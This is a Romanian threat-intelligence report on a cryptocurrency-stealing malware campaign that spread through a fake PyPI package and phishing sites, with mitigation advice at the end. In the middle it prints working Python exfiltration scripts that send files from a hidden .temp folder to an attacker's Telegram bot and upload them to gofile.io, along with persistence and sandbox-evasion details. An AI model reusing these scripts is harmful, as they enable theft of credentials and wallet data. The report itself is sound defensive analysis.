

Raport consolidat eveniment cibernetic

Campanie de Malware Invaziv

O nouă campanie de malware, recent descoperită de cercetătorii de la Checkmarx, vizează utilizatorii de criptomonede, folosind tehnici inovatoare pentru a fura date sensibile și fonduri. Campania utilizează mai multe metode de distribuire, inclusiv pachete malițioase în Python Package Index (PyPI), site-uri web de phishing și aplicații aparent legitime de trading bot, toate având ca scop final obținerea accesului la conturile de criptomonede ale victimelor.





Informații suplimentare

Vectorul de atac și mecanisme de infectare	❖ **Metode de Distribuție a Malware-ului** • **Pachetul malițios PyPI**: Un pachet fals numit ***"cryptoaitools"*** a fost publicat în Python Package Index (PyPI). Acest pachet se prezintă drept o unealtă utilă pentru tranzacționarea de criptomonede, dar odată instalat, infectează sistemul cu malware. • **Website-uri false:** Site-uri frauduloase create pentru un pretins "bot de tranzacționare criptomonedă" sunt utilizate pentru a păcăli utilizatorii să descarce software malițios. Aceste site-uri sunt concepute pentru a imita aspectul platformelor autentice de tranzacționare, utilizând tehnici de phishing pentru a atrage utilizatorii. ❖ **Tipuri de Malware și Funcționalități Malițioase** • **Infostealer:** Acest malware fură date din portofelele criptomonedei, inclusiv chei private și parole, dar și date de autentificare pentru aplicații populare precum Telegram, credențiale SSH și date de autentificare de la browsere. • **Funcții de colectare a fișierelor:** Malware-ul scanează sistemul pentru fișiere sensibile și stochează datele furate într-un director ascuns ***(.temp)***. Această metodă permite malware-ului să păstreze datele extrase până la exfiltrare. • **Exfiltrare prin Gofile.io și Telegram:** Datele colectate sunt încărcate pe ***gofile.io***, un serviciu de stocare temporară, și trimise atacatorului. În plus, un bot Telegram creat de atacator trimite notificări în timp real cu informațiile extrase, asigurând un flux constant de date furate către atacatori.
Detalii tehnice despre atacuri malware	❖ **Persistența și Evaziunea Detectării** • **Persistența**: Malware-ul se instalează pe sistemul victimă prin scripturi care configurează intrări în registrul de sistem sau utilizează servicii de sistem pentru a se lansa automat la fiecare pornire a sistemului. • **Evaziunea Detectării**: Codul malițios este ***obfuscat*** și detectează prezența mediilor virtuale sau a tool-urilor de analiză precum debuggere și analizatoare de procese. În cazul în care un asemenea software este detectat, malware-ul poate opri activitățile malițioase pentru a evita analiza în ***sandbox***. ❖ **Metode de Exfiltrare** • **Directorul** `.temp`: Informațiile extrase sunt inițial stocate într-un director `.temp`, permițând ca datele să fie stocate în mod ascuns până când pot fi exfiltrate. Această metodă este eficientă pentru a aduna și organiza datele de pe dispozitiv. • **Servicii externe de partajare a fișierelor (gofile.io)**: Malware-ul folosește ***gofile.io*** pentru a trimite datele furate în afara dispozitivului infectat. ***Gofile.io*** oferă acces temporar la fișiere, asigurând o metodă rapidă de transfer a datelor către atacatori.

	• **Bot Telegram**: Un bot Telegram este utilizat pentru a raporta informațiile către atacator în timp real, ceea ce permite atacatorilor să monitorizeze activitatea și să obțină acces imediat la datele sensibile. Telegram a fost ales pentru simplitatea sa și pentru nivelul de anonimitate relativ pe care îl oferă.
Exemple de Script pentru trimiterea Datelor prin Telegram	Un script tipic care ex filtrează datele prin Telegram folosește un bot creat de atacator și ID-ul de chat al acestuia. Scriptul poate fi construit astfel încât să trimită mesajele ori de câte ori sunt găsite noi date sensibile în sistem: *"import telebot* *import os* *# Tokenul botului și ID-ul chatului Telegram al atacatorului* *telegram_token = '123456789:ABCdefGHIJKLMNOPQRSTUVwxYZ1234567890' # Token de bot exemplu* *chat_id = '987654321'* *# Crearea botului cu tokenul specific* *bot = telebot.TeleBot(telegram_token)* *# Funcția de trimitere a mesajului cu date extrase* *def send_data(data):* *bot.send_message(chat_id, f'Date colectate:\n{data}')* *# Extragerea și trimiterea fișierelor sensibile* *def extract_files(directory):* *files = os.listdir(directory)* *for file in files:* *with open(os.path.join(directory, file), 'r') as f:* *data = f.read()* *send_data(data)* *# Exemplu de utilizare a funcției pe directorul ".temp" unde sunt salvate datele* *extract_files('.temp')"*
Configurații obișnuite în campanii de	**Tokenul botului Telegram** este generat în mod unic pentru fiecare campanie. Acesta poate fi creat de atacatori folosind BotFather pe Telegram și este configurat pentru a trimite datele într-un canal privat sau într-o conversație specifică. **Numele boturilor** în aceste campanii pot varia, însă sunt de obicei generice pentru a evita suspiciunile și analiza. Numele comune folosite în aceste campanii sunt:

exfiltrare prin Telegram	• `crypto_bot_helper` • `coin_data_extractor` • `wallet_data_collector` • `crypto_transfer_bot`
Configurarea pentru exfiltrare prin *Gogile.io*	O metodă comună folosește un script de încărcare a fișierelor pe un serviciu de transfer de fișiere precum *gofile.io:* *"import requests* *def upload_file(file_path):* *url = "https://api.gofile.io/uploadFile"* *with open(file_path, 'rb') as file:* *files = {'file': file}* *response = requests.post(url, files=files)* *if response.status_code == 200:* *file_link = response.json().get("data", {}).get("downloadPage", "")* *print(f"File uploaded. Link: {file_link}")* *return file_link* *else:* *print("Eroare la încărcare:", response.status_code)* *return None* *# Exemplu de utilizare a funcției pentru un fișier din directorul ".temp"* *file_path = '.temp/sensitive_data.txt'* *upload_file(file_path)"* **OBSERVAȚII PRIVIND CONFIGURAȚIILE** • **Dynamic File Retrieval**: Scripturile sunt scrise pentru a extrage dinamic fișiere din directoare temporare sau „.temp” pentru a compila datele exfiltrate înainte de trimitere. • **Token și ID de Chat Personalizat**: Boturile Telegram necesită tokenuri și ID-uri de chat configurate individual, astfel că fiecare atac este izolat și se poate adapta ușor pentru a redirecționa datele către noi atacatori, dacă este nevoie.

Impactul campaniei	**Accesul neautorizat la conturi de criptomonede**: Malware-ul fură datele din portofelele electronice și din aplicații de mesagerie, compromițând conturile de criptomonede și expunând utilizatorii la riscuri financiare. **Riscul de compromitere a datelor de autentificare**: Pe lângă informațiile specifice criptomonedelor, malware-ul poate fura datele de autentificare SSH și alte date din browser, ceea ce poate duce la compromiterea altor conturi sensibile. **Posibilitatea de extindere a atacului**: Odată ce atacatorii au obținut acces la datele de autentificare și la informațiile contului de criptomonede, pot executa transferuri sau alte operațiuni neautorizate, extinzând impactul asupra victimelor.
Măsuri de protecție și recomandări	1. **Evitarea descărcării pachetelor neoficiale**: Utilizatorii ar trebui să verifice întotdeauna reputația pachetelor de pe platformele de software open-source, cum ar fi PyPI, și să instaleze doar pachetele verificate și utilizate pe scară largă. 2. **Activarea autentificării cu doi factori (2FA)**: Activarea 2FA pentru conturile de schimb de criptomonede și aplicațiile legate de criptomonede poate preveni accesul neautorizat chiar dacă datele de autentificare sunt compromise. 3. **Monitorizarea și limitarea accesului la datele sensibile**: Utilizatorii ar trebui să fie atenți la aplicațiile care accesează datele de autentificare și să utilizeze aplicații de management al parolelor care criptează informațiile sensibile. 4. **Utilizarea unei soluții de securitate**: Implementarea unei soluții de securitate precum un antivirus sau un EDR (Endpoint Detection and Response) poate detecta și bloca malware-ul în timp real. 5. **Scanarea și monitorizarea traficului de rețea**: Implementarea unui firewall și a unui sistem de monitorizare a traficului de rețea pentru detectarea activităților neobișnuite (ex. ex filtrarea prin Telegram și gofile.io) poate preveni scurgerea datelor.

Resurse externe

https://securityonline.info/cryptocurrency-users-targeted-by-invasive-new-malware-campaign/